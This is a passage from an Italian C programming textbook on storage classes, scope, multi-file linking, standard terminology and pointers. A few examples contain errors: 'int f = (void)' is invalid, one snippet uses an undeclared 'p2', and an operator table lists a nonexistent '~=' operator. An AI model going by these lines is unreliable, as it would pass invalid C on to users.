vengono eliminate le variabili dichiarate internamente alla funzione, compreso il parametro x

Le variabili create all'interno di una funzione, nel modo descritto dalla figura precedente, sono ***variabili automatiche*** ed è possibile esplicitare questa loro caratteristica con lo specificatore di classe di memorizzazione '**`auto`**'. Pertanto, la stessa cosa sarebbe stata ottenuta scrivendo l'esempio come nella figura successiva.

Figura 574.7. Variabili «automatiche» dichiarate espressamente attraverso lo specificatore di classe di memorizzazione '**`auto`**'.

```
int h = 1;
int i = 2;
int j = 3;
int k = 4;

float f (int x)
{
    auto int h;
    auto float i = 1.5;
    h = ((2 * j) * i);
    auto float m;
    m = (k / 2.0);
    return (m + i);
}
```

All'interno di una funzione è possibile utilizzare variabili che facciano riferimento a porzioni di memoria che non vengono rilasciate all'uscita della funzione stessa, pur isolandole rispetto alle variabili dichiarate esternamente. Si ottiene questo con lo specificatore di classe di memorizzazione '**`static`**' che non va confuso con lo stesso specificatore usato per le variabili dichiarate esternamente alle funzioni. In altre parole, quando in una funzione si dichiara una variabile con lo specificatore di classe di memorizzazione '**`static`**', si ottiene di conservare il contenuto di quella variabile che torna a essere accessibile nelle chiamate successive della funzione.

Di norma, la dichiarazione di una variabile di questo tipo coincide con la sua inizializzazione; in tal caso, l'inizializzazione avviene solo quando si chiama la funzione la prima volta.

Figura 574.8. Variabili «statiche» (da intendersi come variabili private) dichiarate all'interno delle funzioni.

```
int i = 2;

int f (void)
{
    static int i = 0;
    i++;
    return i;
}
```

viene creata la variabile i che nasconde quella dichiarata esternamente
l'inizializzazione della variabile avviene solo la prima volta

viene incrementata di una unità la variabile i

viene restituito il valore della variabile i
il contenuto della variabile i viene preservato per la prossima chiamata

All'interno delle funzioni possono essere usati anche gli specificatori di classe di memorizzazione '**`register`**' e '**`extern`**', come descritto nella tabella successiva.

Tabella 574.9. Specificatori di classe di memorizzazione utilizzabili nella dichiarazione delle variabili all'interno delle funzioni.

Parola chiave	Descrizione
`auto`	È lo specificatore di classe di memorizzazione predefinito e indica che la variabile viene creata in corrispondenza della dichiarazione e viene eliminata all'uscita della funzione.
`register`	Con lo specificatore di classe di memorizzazione '**`register`**' si chiede di creare una variabile automatica che, se possibile, utilizzi un registro del microprocessore o qualunque altra risorsa limitata che possa ridurne i tempi di accesso.
`static`	Definisce una variabile «privata» allocando della memoria che non viene rilasciata alla conclusione dell'attività della funzione, conservando il valore memorizzato per la chiamata successiva della stessa funzione. Si tratta comunque di una variabile a cui può accedere solo la funzione in cui è dichiarata.
`extern`	Indica il riferimento a una variabile dichiarata «esternamente» (come già mostrato nella sezione precedente). In generale, sarebbe meglio dichiarare in questo modo solo le variabili che sono definite al di fuori delle funzioni, lasciando che le funzioni vi accedano semplicemente in qualità di variabili globali.

574.5 Campo di azione interno ai raggruppamenti di istruzioni

Le variabili dichiarate all'interno di raggruppamenti di istruzioni, ovvero all'interno di parentesi graffe, si comportano esattamente come quelle dichiarate all'interno delle funzioni: il loro campo di azione termina all'uscita dal blocco. L'esempio della figura successiva mostra un raggruppamento di istruzioni contenente la dichiarazione di una variabile automatica e di una «statica», con la descrizione dettagliata di ciò che accade, dentro e fuori dal raggruppamento.

Figura 574.10. Vita delle variabili all'interno dei raggruppamenti di istruzioni.

```
int f = (void)
{
    int i = 1;
    static j = 10;
    {
        int i = 2;
        i = (i * 2);
        static int j = 20;
        j++;
    }
    i = (i * 2);
    j++;
    return (i + j);
}
```

dichiara la variabile automatica i e le assegna il valore 1

dichiara la variabile «statica» j e le assegna il valore 10

dichiara la variabile automatica i, nascondendo la variabile con lo stesso nome, che si trova all'esterno del blocco

i è uguale a 4

dichiara la variabile «statica» j , nascondendo la variabile con lo stesso nome che si trova all'esterno del blocco

la prima volta che si esegue la funzione, j ottiene qui il valore 21

la variabile i, interna al blocco, viene distrutta; la variabile j viene preservata, ma temporaneamente è inaccessibile

questa variabile i è quella esterna al blocco e il valore che ottiene è 2

questa variabile j, la prima volta che si esegue la funzione ottiene qui il valore 11

viene restituito la somma di 2 e j, dove j, la prima volta che si esegue la funzione ha qui il valore 11

la variabile i viene distrutta e il valore della variabile j viene preservato per la chiamata successiva

La dimostrazione serve a comprendere che, all'interno di una funzione, la posizione in cui si dichiara una variabile non è indifferente: in generale, per migliorare la leggibilità del codice delle funzioni, sarebbe bene dichiarare le variabili all'inizio delle stesse, evitando accuratamente di farlo all'interno di raggruppamenti annidati.

574.6 Funzioni annidate

Così come esistono i raggruppamenti di istruzioni, all'interno dei quali la dichiarazione delle variabili ha un proprio campo di azione limitato, è possibile anche dichiarare delle sottofunzioni, accessibili solo all'interno delle funzioni stesse, dopo che sono state dichiarate. Queste sottofunzioni non possono avere uno specificatore di classe di memorizzazione e appartengono esclusivamente alla funzione che le contiene.

In generale, l'uso di sottofunzioni è sconsigliabile e, d'altra parte, originariamente non era permesso.

574.7 Visibilità, accessibilità, staticità

Va chiarita la distinzione che c'è tra la visibilità di una variabile e l'accessibilità al suo contenuto. Quando una funzione dichiara delle variabili automatiche o statiche con un certo nome, se questa funzione chiama a sua volta un'altra funzione che al suo interno fa uso di variabili con lo stesso nome, queste ultime non si riferiscono alla prima funzione. Si osservi l'esempio:

```
#include <stdio.h>

int x = 100;
```

```
int f (void)
{
    return x;
}

int main (int argc, char *argv[])
{
    int x = 7;
    printf ("x == %d\n", x);

    printf ("f() == %d\n", f());
    return 0;
}
```

Avviando questo programma si ottiene il testo seguente:

```
x == 7
f() == 100
```

In pratica, la funzione '**`f()`**' che utilizza la variabile ***x***, si riferisce alla variabile con quel nome, dichiarata esternamente alle funzioni, che risulta inizializzata con il valore 100, ignorando perfettamente che la funzione '**`main()`**' la sta chiamando mentre gestisce una propria variabile automatica con lo stesso nome. Pertanto, la variabile automatica ***x*** della funzione '**`main()`**' non è visibile alle funzioni che questa chiama a sua volta.

D'altra parte, anche se la variabile automatica ***x*** non risulta visibile, il suo contenuto può essere accessibile, dal momento della sua dichiarazione fino alla fine della funzione (ma questo richiede l'uso di puntatori, come descritto nel capitolo 576). Alla fine dell'esecuzione della funzione, tutte le sue variabili automatiche perdono la propria identità, in quanto scaricate dalla pila dei dati, e il loro spazio di memoria può essere utilizzato per altri dati (per altre variabili automatiche di altre funzioni).

Si osservi che lo stesso risultato si otterrebbe anche la variabile ***x*** della funzione '**`main()`**' fosse dichiarata come statica:

```
…
int main (int argc, char *argv[])
{
    static int x = 7;
    printf ("x == %d\n", x);

    printf ("f() == %d\n", f());
    return 0;
}
```

Le variabili statiche, siano esse dichiarate al di fuori o all'interno delle funzioni, hanno in comune il fatto che utilizzano la memoria dal principio alla fine del funzionamento del programma, anche se dal punto di vista del programma stesso non sono sempre visibili. Pertanto,

il loro spazio di memoria sarebbe sempre accessibile, anche se sono oscurate temporaneamente o se ci si trova fuori dal loro campo di azione, attraverso l'uso di puntatori. Naturalmente, il buon senso richiede di mettere la dichiarazione di variabili statiche al di fuori delle funzioni, se queste devono essere manipolate da più di una di queste.

Le variabili che utilizzano memoria dal principio alla fine dell'esecuzione del programma, ma non sono statiche, sono quelle variabili dichiarate all'esterno delle funzioni, per le quali il compilatore predispone un'etichetta che consenta la loro identificazione nel file-oggetto. Il fatto di non essere statiche (ovvero il fatto di guadagnare un'etichetta di riconoscimento nel file-oggetto) consente loro di essere condivise tra più file (intesi come unità di traduzione), ma per il resto valgono sostanzialmente le stesse regole di visibilità. Il buon senso stesso fa capire che tali variabili possano essere dichiarate solo esternamente alle funzioni, perché dentro le funzioni si usa prevalentemente la pila dei dati e perché comunque, ciò che è dichiarato dentro la funzione deve avere una visibilità limitata.

574.8 Compilazione di un progetto composto da più file

Viene riproposto l'esempio utilizzato più volte in questo capitolo, nella sua versione per due file, completandolo con una funzione '**`main()`**', in modo da poterlo compilare e dimostrare i passaggi necessari in situazioni del genere.

Listato 574.14. File '`a.c`'.

```
#include <stdio.h>

int f (int);
int i;

int g (void)
{
    i++;
    return f (i);
}

int main (void)
{
    printf ("valore originale di i = %d, ", i);
    printf ("valore restituito da g() = %d\n", g());
    printf ("valore originale di i = %d, ", i);
    printf ("valore restituito da g() = %d\n", g());
    printf ("valore originale di i = %d, ", i);
    printf ("valore restituito da g() = %d\n", g());
    return 0;
}
```

Listato 574.15. File ‘b.c’.

```
int f (int x)
{
    return (x * x);
}

int i = 1;
```

Disponendo di più file sorgenti separati, la compilazione avviene in due fasi: la generazione dei file oggetto e il «collegamento» (*link*) di questi in modo da ottenere un file eseguibile. Fortunatamente, tutto questo può essere gestito tramite lo stesso compilatore ‘**cc**’.

Per generare i file oggetto si utilizza ‘**cc**’ con l’opzione ‘**-c**’; se si può disporre del compilatore GNU C, è meglio aggiungere anche l’opzione ‘**-Wall**’. Si suppone che il primo file sia stato nominato ‘a.c’ e il secondo ‘b.c’. Si inizia dalla compilazione dei singoli file in modo da generare i file oggetto ‘a.o’ e ‘b.o’.

$ **cc -Wall -c a.c** [*Invio*]

$ **cc -Wall -c b.c** [*Invio*]

Quindi si passa all’unione dei due risolvendo i riferimenti incrociati, generando il file eseguibile ‘**prova**’.

$ **cc -o prova a.o b.o** [*Invio*]

Ecco cosa si dovrebbe vedere eseguendo il file che si ottiene dalla compilazione:

$ **./prova** [*Invio*]

```
valore originale di i = 1, valore restituito da g() = 4
valore originale di i = 2, valore restituito da g() = 9
valore originale di i = 3, valore restituito da g() = 16
valore originale di i = 4, valore restituito da g() = 25
```

Per un uso migliore del compilatore si veda la parte lxxxviii.

574.9 Osservazioni sulla vita delle costanti letterali

Una costante letterale può essere gestita dal compilatore come meglio crede, ma quando si tratta di un’informazione che non può risiedere completamente in una parola del microprocessore e non si può collocare in un’istruzione del linguaggio macchina, è evidente che debba essere conservata nella memoria usata dal programma. Si osservi l’esempio seguente:

```
void f (void)
{
    char x[] = "ciao amore";
    printf ("%s\n", x);
}
```

L’array ***x[]***, o meglio, il puntatore che lo rappresenta, viene creato ogni volta alla chiamata della funzione ‘**f()**’ e anche distrutto alla sua conclusione. Ma questo array viene inizializzato

ogni volta con una stringa prestabilita, la quale deve essere disponibile per tutto il tempo di funzionamento del programma. In altri termini, quella stringa è un array senza nome allocato in memoria dal principio dell'esecuzione del programma, pertanto al di fuori della pila dei dati.

574.10 Libreria standard e file di intestazione

La libreria standard del linguaggio C prevede la disponibilità di una serie di funzioni, macro del precompilatore e tipi di dati per usi specifici.

Dal punto di vista del programmatore, si ha la percezione della presenza di questa libreria attraverso l'inclusione dei «file di intestazione», ovvero di quei file che per tradizione hanno un nome che finisce per '`.h`' e si incorporano attraverso le direttive '**`#include`**' del precompilatore. Teoricamente, la libreria potrebbe essere contenuta completamente in tali file, ma in pratica non è così.

Di norma, le funzioni della libreria standard sono contenute in un file-oggetto già compilato (che può essere realizzato in forma differente, a seconda che serva per l'accesso dinamico alle funzioni, oppure che debba essere incorporato nel file eseguibile finale, come spiegato nel capitolo 570), noto come libreria C, o solo Libc, che viene incluso automaticamente nella compilazione di un progetto, a meno di escluderlo espressamente.

> Con il compilatore GNU C, per escludere l'utilizzo di qualunque libreria predefinita vanno usate le opzioni '**`-nostartfiles`**' e '**`-nodefaultlibs`**'; eventualmente l'opzione '**`-nostdlibs`**' dovrebbe valere per entrambe queste opzioni e può essere usata assieme a loro, benché sia ridondante.

Tuttavia, anche se la libreria C viene realizzata nel modo descritto, il concetto di libreria standard non si esaurisce nei file-oggetto che contengono le sue funzioni, perché rimane la necessità di dichiarare le macro del precompilatore, i tipi di dati che fanno parte dello standard complessivo, ma soprattutto i prototipi delle funzioni che compongono la libreria. Pertanto, i file di intestazione rimangono indispensabili e fanno parte integrante della libreria.

A titolo dimostrativo, si può osservare il programma seguente che, pur facendo uso della libreria standard, in quanto si sfrutta la funzione '**`printf()`**', non incorpora alcun file di intestazione. In tal caso, però, è indispensabile dichiarare il prototipo della funzione utilizzata:

```
extern int printf (const char *format,...);

int main (void)
{
    printf ("Ciao a tutti!\n");
    return 0;
}
```

[1] In fase di collegamento (*link*) può darsi che il programma che svolge questo compito richieda che i file-oggetto siano indicati secondo una certa sequenza logica, ma questo problema, se esiste, è al di fuori della competenza del linguaggio C.

[2] Si ricorda che, in questo contesto, per «file» si intende il risultato dell'elaborazione da parte del precompilatore, il quale a sua volta potrebbe avere fuso assieme diversi file.

Capitolo 575

C: annotazioni sulla terminologia

I documenti che descrivono lo standard del linguaggio C utilizzano una terminologia specifica. In questo capitolo si descrivono alcuni di quei termini con delle annotazioni riguardo al contesto a cui si riferiscono.

575.1 Parametri e argomenti

Generalmente, i termini «argomento» e «parametro», riferiti alle funzioni o alle procedure dei linguaggi di programmazione, vengono usati in modo intercambiabile, benché si intuisca una differenza tra i due. Lo standard C chiarisce l'ambito corretto di utilizzo per entrambi: i valori annotati in una chiamata di funzione sono gli argomenti attuali; le variabili che descrivono formalmente ciò che una funzione deve ricevere dall'esterno sono i parametri formali.

Figura 575.1. Distinzione tra parametri e argomenti.

parametro formale
formal parameter

```
int potenza (int x, int y)
```

dichiarazione della funzione o del prototipo

argomento attuale
actual argument

```
z = potenza (x, 3)
```

chiamata della funzione

575.2 Byte e caratteri

Secondo il linguaggio C, il byte è l'unità di memorizzazione più piccola che possa essere utilizzata per contenere un carattere, tra quelli dell'insieme minimo. Pertanto, per definizione, il tipo '**`char`**' (indifferentemente se con o senza segno) occupa esattamente un byte.

In pratica, per il linguaggio C il byte non è necessariamente un insieme di otto bit, anche se di norma questa corrispondenza è valida.

Va considerato anche che il tipo '**`char`**', senza altre indicazioni, può essere inteso come valore con segno o senza segno, a seconda della piattaforma. Tuttavia, come punto fermo, l'insieme di caratteri minimo deve essere rappresentabile con valori positivi. In pratica, di norma questo insieme minimo di caratteri corrisponde alla codifica ASCII, la quale si rappresenta completamente con 7 bit, pertanto l'ottavo bit di un byte standard potrebbe essere usato come segno, senza interferire con l'interpretazione corretta dei caratteri. In altri termini, per utilizzare il tipo '**`char`**' in modo compatibile da una piattaforma all'altra, questo va considerato solo per i valori utili alla rappresentazione dell'insieme di caratteri minimo, con i quali si ha la certezza di avere a che fare sempre solo con valori positivi.

575.3 Unità di traduzione

Il file generato dal precompilatore, formato normalmente dall'incorporazione di diversi file, viene definito una ***unità di traduzione***. Il concetto di «traduzione» deriva dal fatto che il precompilatore, oltre a incorporare altri file, traduce le macro-variabili e le macro-istruzioni espandendole secondo la loro dichiarazione; pertanto, i file sorgenti originali subiscono una prima trasformazione che produce il codice C vero e proprio.

Quando si fa riferimento al campo di azione delle variabili definite al di fuori delle funzioni, si afferma che questo riguarda l'ambito del file. In tal caso, per file si intende l'unità di traduzione.

575.4 «Linkage»

Quando si fa riferimento a variabili o funzioni che sono dichiarate esternamente a tutte le funzioni, il campo di azione è legato al file (nel senso di unità di traduzione), essendo accessibili solo a partire dalla dichiarazione stessa. Quando si combinano assieme più file attraverso il meccanismo del «collegamento» (*link*), il programma che esegue questo compito tratta i nomi uguali di variabili e di funzioni nel senso di un riferimento alla stessa cosa (la stessa variabile o la stessa funzione). Quando una variabile o una funzione è dichiarata in modo tale da consentire questo collegamento, si ha un ***linkage esterno***; quando la dichiarazione è tale da impedirlo (con lo specificatore di classe di memorizzazione '**`static`**'), si ha un ***linkage interno***.

Si può rendere esplicito che una variabile o una funzione sono da cercarsi al di fuori del proprio file, oppure in una posizione più avanzata dello stesso file, richiedendo un *linkage esterno* con lo specificatore di classe di memorizzazione '**`extern`**'. In tal caso, si può collegare esternamente anche una variabile indicata all'interno di una funzione o di un altro tipo di blocco, sempre con lo specificatore '**`extern`**'.

Le variabili che, diversamente, sono dichiarate all'interno di un blocco di qualunque genere, non sono collegabili, soprattutto nel caso delle variabili automatiche, la cui vita dipende dal blocco in cui sono contenute.

575.5 Durata di memorizzazione

Nella documentazione standard si usa spesso il termine *storage duration*, ovvero ***durata di memorizzazione***, per fare riferimento al tempo di vita di una certa informazione contenuta in memoria.

Di norma si possono distinguere due casi fondamentali: ciò che viene memorizzato in un'area di memoria sempre disponibile (anche se non è detto che a ogni parte del programma sia consentito di accedervi) e ciò che si mette nella pila dei dati. Nel primo caso di parla di *static storage duration*, in quanto i dati stanno lì e non si muovono; nel secondo si parla di *automatic storage duration*, in quanto la memoria della pila viene liberata e riutilizzata in modo dinamico.

È per questa ragione che, nella dichiarazione delle variabili all'interno delle funzioni, esiste lo specificatore di classe '**`static`**', a indicare una variabile che, pur essendo accessibile solo all'interno della funzione, va collocata al di fuori della pila dei dati, in modo da conservare il proprio contenuto durante le chiamate successive della stessa funzione.

575.6 «Lvalue» e «rvalue»

Nello standard del linguaggio C, il termine *lvalue* indica, approssimativamente, ciò che appare a sinistra di un operatore di assegnamento, nelle condizioni per cui ciò è ammissibile. Per esempio, nell'espressione seguente, la variabile ***x*** rappresenta un *lvalue*:

```
x = 3;
```

L'espressione seguente, invece, **non è valida**, perché la costante '**`3`**' non può essere un *lvalue*:

```
3 = x;  // Non è valida, perché «3» non è un «lvalue».
```

Il termine poteva significare, originariamente, *left-value*, da contrapporsi a un possibile *right-value*, costituito da ciò che in un'espressione si trova alla destra dell'operatore di assegnamento. Tuttavia, lo standard attuale definisce la sigla in questione un *location value*, ovvero un'espressione che si riferisce a un'area di memorizzazione.

Un'espressione che sia un *lvalue* deve anche consentire la lettura dell'area di memorizzazione a cui si riferisce; pertanto, ciò che è un *lvalue* deve poter essere usato alla destra di un operatore di assegnamento (in qualità di *rvalue*). D'altra parte, non è garantito che un *lvalue* individui sempre un'area di memorizzazione modificabile, dal momento che esistono variabili qualificate come costanti, alle quali si assegna un valore in fase di dichiarazione, ma successivamente non è più consentita la modifica. Per distinguere anche questa situazione, volendo escludere il caso delle costanti, si specifica che l'espressione *lvalue* deve anche essere modificabile.

Tabella 575.4. Operatori che richiedono un operando di tipo *lvalue*. In tutti i casi, escluso '`&`***lvalue***', deve trattarsi di un ***lvalue*** modificabile in quel contesto.

Parola chiave	Descrizione
`&`***lvalue***	Indirizzo di ***lvalue***.
`++`***lvalue*** ***lvalue***`++` `--`***lvalue*** ***lvalue***`--`	Incremento e decremento.
lvalue`=`***rvalue*** ***lvalue***`+=`***rvalue*** ***lvalue***`-=`***rvalue*** ***lvalue***`*=`***rvalue*** ***lvalue***`%=`***rvalue*** ***lvalue***`<<=`***rvalue*** ***lvalue***`>>=`***rvalue*** ***lvalue***`&=`***rvalue*** ***lvalue***`^=`***rvalue*** ***lvalue***`|=`***rvalue*** ***lvalue***`~=`***rvalue***	Assegnamenti.

Attualmente, lo standard C, al posto di *rvalue*, preferisce esprimere il concetto come «valore di un'espressione».

575.7 «Digraph» e «Trigraph»

In varie situazioni lo standard C consente l'utilizzo di sequenze speciali di caratteri, in sostituzione di simboli che in certi contesti potrebbero mancare, essendo invece indispensabili. In generale, quando per la scrittura dei file sorgenti si può contare su un insieme di caratteri pari a quello della codifica ASCII, queste sequenze speciali non vanno usate assolutamente, perché complicano terribilmente la lettura dei file. A ogni modo, conviene essere a conoscenza della loro esistenza e del significato che assumono.

<table>
<tr><th>Digraph</th><th>Trigraph</th><th>Carattere corrispondente</th></tr>
<tr><td><:</td><td>??(</td><td>[</td></tr>
<tr><td>:></td><td>??)</td><td>]</td></tr>
<tr><td><%</td><td>??<</td><td>{</td></tr>
<tr><td>%></td><td>??></td><td>}</td></tr>
<tr><td>%:</td><td>??=</td><td>#</td></tr>
<tr><td>%:%:</td><td>??=??=</td><td>##</td></tr>
<tr><td></td><td>??!</td><td>|</td></tr>
<tr><td></td><td>??'</td><td>^</td></tr>
<tr><td></td><td>??/</td><td>\</td></tr>
<tr><td></td><td>??-</td><td>~</td></tr>
</table>

575.8 Indice dei termini trattati nel capitolo

Capitolo 576

C: puntatori, array, stringhe e allocazione dinamica della memoria

Nel capitolo introduttivo sono stati mostrati solo i tipi di dati più semplici. Per poter utilizzare gli array si gestiscono dei puntatori alle zone di memoria contenenti tali strutture.

Quando si ha a che fare con i puntatori è importante considerare che il modello di memoria che si ha di fronte è un'astrazione, nel senso che una struttura di dati appare idealmente continua, mentre nella realtà il compilatore potrebbe anche provvedere a scomporla in blocchi separati.

Nella spiegazione che si fa in questo capitolo, come negli altri di questa parte, l'esposizione è semplificata rispetto alle definizioni dello standard; pertanto, per un approccio più preciso ci si deve rivolgere ai documenti ufficiali sul linguaggio C.

576.1 Espressioni a cui si assegnano dei valori

Quando si utilizza un operatore di assegnamento, come '`=`' o altri operatori composti, ciò che si mette alla sinistra rappresenta la «variabile ricevente» del risultato dell'espressione che si trova alla destra dell'operatore (nel caso di operatori di assegnamento composti, l'espressione alla destra va considerata come quella che si ottiene scomponendo l'operatore). Ma il linguaggio C consente di rappresentare quella «variabile ricevente» attraverso un'espressione, come nel caso dei puntatori che vengono descritti in questo capitolo. Pertanto, per evitare confusione, la documentazione dello standard chiama l'espressione a sinistra dell'operatore di assegnamento un *lvalue* (*Left value* o *Location value*).

Nel capitolo si evita questa terminologia, tuttavia è importante comprendere che un'espressione può rappresentare una «variabile», pur senza averle dato un nome (nella sezione 575.6 il concetto di *lvalue* e di *rvalue* viene descritto con migliore dettaglio).

576.2 Puntatori

Una variabile, di qualunque tipo sia, rappresenta normalmente un valore posto da qualche parte nella memoria del sistema.[1] Quando si usano i tipi di dati normali, è il compilatore a prendersi cura di tradurre i riferimenti agli spazi di memoria rappresentati simbolicamente attraverso dei nomi.

Attraverso l'operatore di indirizzamento e-commerciale ('`&`'), è possibile ottenere il puntatore (riferito alla rappresentazione ideale di memoria del linguaggio C) a una variabile «normale». Tale valore può essere inserito in una variabile particolare, adatta a contenerlo: una ***variabile puntatore***.

Per esempio, se ***p*** è una variabile puntatore adatta a contenere l'indirizzo di un intero, l'esempio mostra in che modo assegnare a tale variabile il puntatore alla variabile ***i***:

```
int i = 10;
…
p = &i;  // L'indirizzo di «i» viene assegnato al puntatore «p».
```

La dichiarazione di una variabile puntatore avviene in modo simile a quello delle variabili normali, con l'aggiunta di un asterisco prima del nome. L'esempio seguente dichiara la variabile

p come puntatore a un tipo '**int**'. Si osservi che va indicato il tipo di dati a cui si punta, perché questa informazione è parte integrante del puntatore.

```
int *p;
```

Non deve essere interesse del programmatore il modo esatto in cui si rappresentano i puntatori dei vari tipi di dati, diversamente non ci sarebbe l'utilità di usare un linguaggio come il C invece di un semplice assemblatore di linguaggio macchina.

Una volta dichiarata la variabile puntatore, questa viene utilizzata normalmente, senza asterisco, finché si intende fare riferimento al puntatore stesso.

L'asterisco usato nella dichiarazione serve a definire il tipo di dati, quindi, '**int *p**' rappresenta la dichiarazione della variabile ***p*** di tipo '**int ***'. Tuttavia si può fare un ragionamento leggermente differente, con l'aiuto delle parentesi: '**int (*p)**' è la dichiarazione di una zona di memoria senza nome, di tipo '**int**', a cui punta la variabile ***p*** attraverso la dereferenziazione ****p***. Le due cose sono equivalenti, in quanto portano comunque alla creazione della variabile ***p*** di tipo puntatore a intero, ma la seconda forma consente di comprendere, successivamente, la sintassi per la creazione di un puntatore a funzione.

È importante chiarire subito in che modo si dichiarano più variabili puntatore con una sola istruzione; si osservi l'esempio seguente in cui si creano le variabili ***p*** e ***p2***, in particolare per il fatto che l'asterisco va ripetuto:

```
int *p, *p2;
```

Attraverso l'operatore di «dereferenziazione», l'asterisco ('*****'), è possibile accedere alla zona di memoria a cui la variabile punta. Per «dereferenziare» si intende quindi l'azione con cui si toglie il riferimento e si raggiungono i dati a cui un puntatore si riferisce.[2]

Attenzione a non fare confusione con gli asterischi: una cosa è quello usato per dichiarare o per dereferenziare un puntatore e un'altra è l'operatore con cui invece si ottiene la moltiplicazione.

L'esempio già accennato potrebbe essere chiarito nel modo seguente, dove si mostra anche la dichiarazione della variabile puntatore:

```
int i = 10;
int *p;
…
p = &i;
```

A questo punto, dopo aver assegnato a ***p*** il puntatore alla variabile ***i***, è possibile accedere alla stessa area di memoria in due modi diversi: attraverso la variabile ***i***, oppure attraverso la dereferenziazione di ***p***, ovvero la traduzione ****p***.

```
int i = 10;
int *p;
…
p = &i;
…
*p = 20;
```

Nell'esempio, l'istruzione '*p=20*' è tecnicamente equivalente a '*i=20*'. Per chiarire un po' meglio il ruolo delle variabili puntatore, si può complicare l'esempio nel modo seguente:

```
int i = 10;
int *p;
int *p2;
…
p = &i;
…
p2 = p;
…
*p2 = 20;
```

In particolare è stata aggiunta una seconda variabile puntatore, ***p2***, solo per fare vedere che è possibile passare un puntatore anche ad altre variabili senza dover usare l'asterisco. Comunque, in questo caso, '*p2=20*' è tecnicamente equivalente sia a '*p=20*', sia a '*i=20*'.

Si osservi che l'asterisco è un operatore che, evidentemente, ha la precedenza rispetto a quelli di assegnamento. Eventualmente, anche in questo caso si possono usare le parentesi per togliere ambiguità al codice:

```
int i = 10;
int *p;
…
p = &i;
…
(*p2) = 20;
```

Come accennato inizialmente, il tipo di dati a cui un puntatore si rivolge, fa parte integrante del puntatore stesso. Ciò è importante perché quando si dereferenzia un puntatore occorre sapere quanto è grande l'area di memoria a cui si deve accedere a partire dal puntatore. Per questa ragione, quando si assegna a una variabile puntatore un altro puntatore, questo deve essere compatibile, nel senso che deve riferirsi allo stesso tipo di dati, altrimenti si rischia di ottenere un risultato inatteso. A questo proposito, l'esempio seguente contiene probabilmente un errore:

```
char *pc;
int  *pi;
…
pi = pc;  // I due puntatori si riferiscono a dati di tipo differente!
…
```

Quando invece si vuole trasformare realmente un puntatore in modo che si riferisca a un tipo di dati differente, si può usare un cast, come si farebbe per convertire i valori numerici:

```
char *pc;
int  *pi;
...
pi = (int *) pc;  // Il programmatore dimostra di essere consapevole
                  // di ciò che sta facendo attraverso un cast!
...
...
```

Nello schema seguente appare un esempio che dovrebbe consentire di comprendere la differenza che c'è tra i puntatori, in base al tipo di dati a cui fanno riferimento. In particolare, ***p1***, ***q1*** e ***r1*** fanno tutti riferimento all'indirizzo ipotetico $0AFC_{16}$, ma l'area di memoria che considerano è diversa, pertanto ****p1***, ****q1*** e ****r1*** sono tra loro «variabili» differenti, anche se si sovrappongono parzialmente.

li si c

indirizzi di memoria ipotetici

0AFC 0AFD 0AFE 0AFF 0B00 0B001 0B002


*p1 *p2 *p3

*q1 *q2

*r1

```
long int li;
short int si;
char c;

long int *p1 = &li;
short int *p2 = &si;
char *p3 = &c;

short int *q1 = (short int *) &li;
char *q2 = (char *) &si;

char * r1 = (char *) &li;
```

L'esempio seguente rappresenta un programma completo che ha lo scopo di determinare se l'architettura dell'elaboratore è di tipo *big endian* o di tipo *little endian*. Per capirlo si dichiara una variabile di tipo '**`long int`**' che si intende debba essere di rango superiore rispetto al tipo '**`char`**', assegnandole un valore abbastanza basso da poter essere rappresentato anche in un tipo '**`char`**' senza segno. Con un puntatore di tipo '**`char *`**' si vuole accedere all'inizio della variabile contenente il numero intero '**`long int`**': se già nella porzione letta attraverso il puntatore al primo «carattere» si trova il valore assegnato alla variabile di tipo intero, vuol dire che i byte sono invertiti e si ha un'architettura *little endian*, mentre diversamente si presume che sia un'architettura *big endian*.

```
#include <stdio.h>
int main (void)
{
    long int i = 123;
    char *p = (char *) &i;
    if (*p == 123)
      {
        printf ("little endian\n");
      }
    else
      {
        printf ("big endian\n");
      }
    return 0;
}
```

Figura 576.12. Schematizzazione dell'operato del programma di esempio, per determinare l'ordine dei byte usato nella propria architettura.

architettura little endian

i 01111011 00000000 00000000 00000000

*p 01111011

*p == 123

architettura big endian

i 00000000 00000000 00000000 01111011

*p 00000000

*p == 0

```
long int i = 123;
char *p = (char *) &i;
```

Il linguaggio C utilizza il passaggio degli argomenti alle funzioni per valore; per ottenere il passaggio per riferimento occorre utilizzare dei puntatori. Si immagini di volere realizzare una funzione banale che modifica la variabile utilizzata nella chiamata, sommandovi una quantità fissa. Invece di passare il valore della variabile da modificare, si può passare il suo puntatore; in questo modo la funzione (che comunque deve essere stata realizzata appositamente per questo scopo) agisce nell'area di memoria a cui punta questo puntatore.

```
…
void funzione_stupida (int *x)
{
    (*x)++;
}
…
int main (void)
{
    int y = 10;
    …
    funzione_stupida (&y);
    …
    return 0;
}
```

L'esempio mostra la dichiarazione e descrizione di una funzione che non restituisce alcun valore e ha un parametro costituito da un puntatore a un intero. Il lavoro della funzione è solo quello di incrementare il valore contenuto nell'area di memoria a cui si riferisce tale puntatore.

Poco dopo, nella funzione '**`main()`**' inizia il programma vero e proprio; viene dichiarata la variabile ***y*** corrispondente a un intero normale inizializzato a 10, poi, a un certo punto viene chiamata la funzione vista prima, passando il puntatore a ***y***.

Il risultato è che dopo la chiamata, la variabile ***y*** contiene il valore precedente incrementato di un'unità.

